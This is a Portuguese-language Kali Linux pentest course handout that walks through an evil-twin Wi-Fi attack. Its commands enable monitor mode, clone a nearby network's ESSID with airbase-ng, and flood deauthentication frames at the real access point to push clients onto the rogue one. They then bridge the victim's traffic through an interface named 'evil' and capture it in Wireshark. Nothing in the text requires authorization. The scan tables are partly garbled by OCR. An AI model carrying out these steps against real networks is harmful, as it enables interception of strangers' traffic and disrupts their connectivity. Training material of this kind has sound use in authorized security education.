# Pentest com Kali Linux




## **Instrutor:Vitor Mazuco**

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Agora, vamos introduzir um ponto de acesso controlado por nós, imitando um ponto de wifi na vizinhança. Este ponto de acesso irá anunciar o mesmo SSID de um outro Wi-Fi verdadeiro, e assim faremos uma ponte de acesso para a nossa vítima possa conectar através por nós e pegarmos todos os pacotes de conexão.











Confused user, tricked into connecting with the Hacker's AP

Vamos precisar também instalar o bridge-utils para fazermos uma ponte de conexão.

# apt-get install bridge-utils

Vamos deixar ele em modo de monitor

# airmon-ng start wlan0

Use airodump-ng para localizar o BSSID que nós gostaríamos de emular:

# airodump-ng wlan0mon

```
CH 1 ][ Elapsed: 4 s ][ 2014-10-07 15:29
BSSID
                       Beacons
                                  #Data, #/s CH
                                                 MB
                                                       ENC CIPHER AUTH ESSID
00:0B:3B:7C:D0:8D
                   -95
                                                       WPA2 CCMP
                                                                   PSK
                                                                        Downstairs
                                               6 54e. OPN
E8:94:F6:62:1E:8E
                  -49
                                      0
                                                                        Wireless Lab
                                                  54e WPA2 CCMP
                                                                   PSK everythingwill
9C:D3:6D:2A:7B:C0
                 -73
BSSID
                  STATION
                                     PWR
                                           Rate
                                                   Lost
                                                           Frames Probe
9C:D3:6D:2A:7B:C0 20:10:7A:45:36:61
                                            2e- 5e
9C:D3:6D:2A:7B:C0 70:18:8B:08:47:B6
                                            0e- 0e
```

Agora, vamos criar um ponto de acesso clone, com o mesmo ESSID:

# airbase-ng --essid TBDT -c 9 wlan0mon

Agora, veja se foi criado um outro ponto de acesso com o mesmo nome

# airodump-ng --channel 9 wlan1mon

```
CH 9 [ Elapsed: 0 s ] [ 2016-10-19 14:14
                                       #Data, #/s CH MB
BSSID
                   PWR RXQ
                                                           ENC CIPHER AUTH ESSID
                            Beacons
6A:15:90:F4:4D:82
                   - 46
                        53
                                 23
                                          20
                                                       54e
                                                            WPA2 CCMP
                                                                         PSK TBDT
                   -44 100
                                 26
                                         135
                                               63
                                                       54e
                                                            WPA2 CCMP
                                                                         PSK MZ2(2.4 GHz)
68:15:90:F4:4D:81
                   -85 100
                                 25
                                                       54e. WPA2 CCMP
60:E3:27:52:60:30
                                                                         PSK
                                                                              Familia Alcantara Gaslar
30:B5:C2:25:0A:86
                   -89
                                 20
                                                       54e. WPA2 CCMP
                                                                         PSK TP-LINK 250A86
                        89
                                 29
                                          11
                                                                             MZ2(2.4 GHz)
C4:E9:84:99:70:99
                                                       54e. WPA2 CCMP
                                                                         PSK
C0:A0:BB:7E:1F:C1
                   -79 96
                                 28
                                           8
                                                           WPA2 CCMP
                                                                             Familia Alcantara Gaslar
10:FE:ED:23:57:8B
                     0 100
                                 60
                                                             OPN
                                                                              TBDT
```

Agora, vamos enviar um comando de DoS de desautenticação, para ele depois o cliente tentar re-conectar agora com o nosso ponsto de Wi-Fi pirata.

# aireplay-ng -0 200 -a 6A:15:90:F4:4D:82 --ignore-negative-one wlan1mon

Agora, que o ponto de Wi-Fi está caído, podemos usar essas duas táticas para ter melhores resultados:

- → Estar fisicamente próximo do cliente.
- → Aumentar a potência do sinal Wi-Fi

# iwconfig wlan0 txpower 27

Agora, vamos criar a ponte de acesso para a vítima conseguir navegar na internet. Note que: você precisará de um outro cabo conectado no seu PC, pode ser uma ponte USB pelo celular, etc.

Agora, vamos criar a ponte de acesso para a vítima conseguir navegar na internet. Note que: você precisará de um outro cabo conectado no seu PC, pode ser uma ponte USB pelo celular, cabo Ethernet, etc.

# brctl addbr evil

# brctl addif evil eth0 (ponto que tenha internet)

# brctl addif evil at0

# ifconfig eth0 0.0.0.0 up

# ifconfig at0 0.0.0.0 up

# ifconfig evil up

# echo 1 > /proc/sys/net/ipv4/ip\_forward

E pronto! Conxexão feita, agora podemos usar o Wireshark para ver todos os pacotes passando através por nós!

			_	_				
No.	Time	Source	Destination		Length  Info	_		^
	1 0.000000	192.168.0.2	Broadcast	ARP		tous ARP for		_
	2 0.299139	192.168.0.1	192.168.0.2	NBNS		uery NBSTAT *		
	3 0.299214	192.168.0.2	192.168.0.1	ICMP		ation unreach		
	4 1.025659	192.168.0.2	224.0.0.22	IGMP		bership Repor		
	5 1.044366	192.168.0.2	192.168.0.1	DNS		nd queny SRV		nbg
	6 1.048652	192.168.0.2	239.255.255.250	SSDP		сн * нттр/1.1		
	7 1.050784	192.168.0.2	192.168.0.1	DNS		nd queny SOA	nb10061d.ww(	004
	8 1.055053	192.168.0.1	192.168.0.2	SSDP	337 HTTP/1			
	9 1.082038	192.168.0.2	192.168.0.255	NBNS		ration NB NB1		
	10 1.111945	192.168.0.2	192.168.0.1	DNS		rd query A pr		
	11 1.226156	192.168.0.2	192.168.0.1	TCP		> http [SYN]		
	12 1.227282	192.168.0.1	192.168.0.2	TCP	60 http >	ncu-2 [SYN,	ACK] Seq=0 A	ACK 🕶
<		Ш						>
⊕ Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)								
⊕ Ethernet II, Src: 192.168.0.2 (00:0b:5d:20:cd:02), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a)								
⊕ Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1)								
□ Transmission Control Protocol, Src Port: ncu-2 (3196), Dst Port: http (80), Seq: 0, Len: 0								
Source port: ncu-2 (3196)								
Destination port: http (80)								
[Stream index: 5]								
Sequence number: 0 (relative sequence number)								
Header length: 28 bytes								
⊕ Flags: 0x02 (SYN)								
Window size value: 64240 ✓								
0000	00 00 56 36	l 75 9a 00 0b 5d	20 cd 02 08 00 45 00	Г.,	1 -			
0000			2c c0 a8 00 02 c0 a8		]E. a,			
0020			f8 00 00 00 00 70 02		o<6p.			
0030			b4 01 01 04 02		'			
File: "C:/test.cap" 14 KB 00:00:02			Packets: 120 Displayed: 120 Marked: 0 Load time: 0:00.000			Profile: Default .:		
, across the displayed the final of costs and costs are costs and costs are costs and								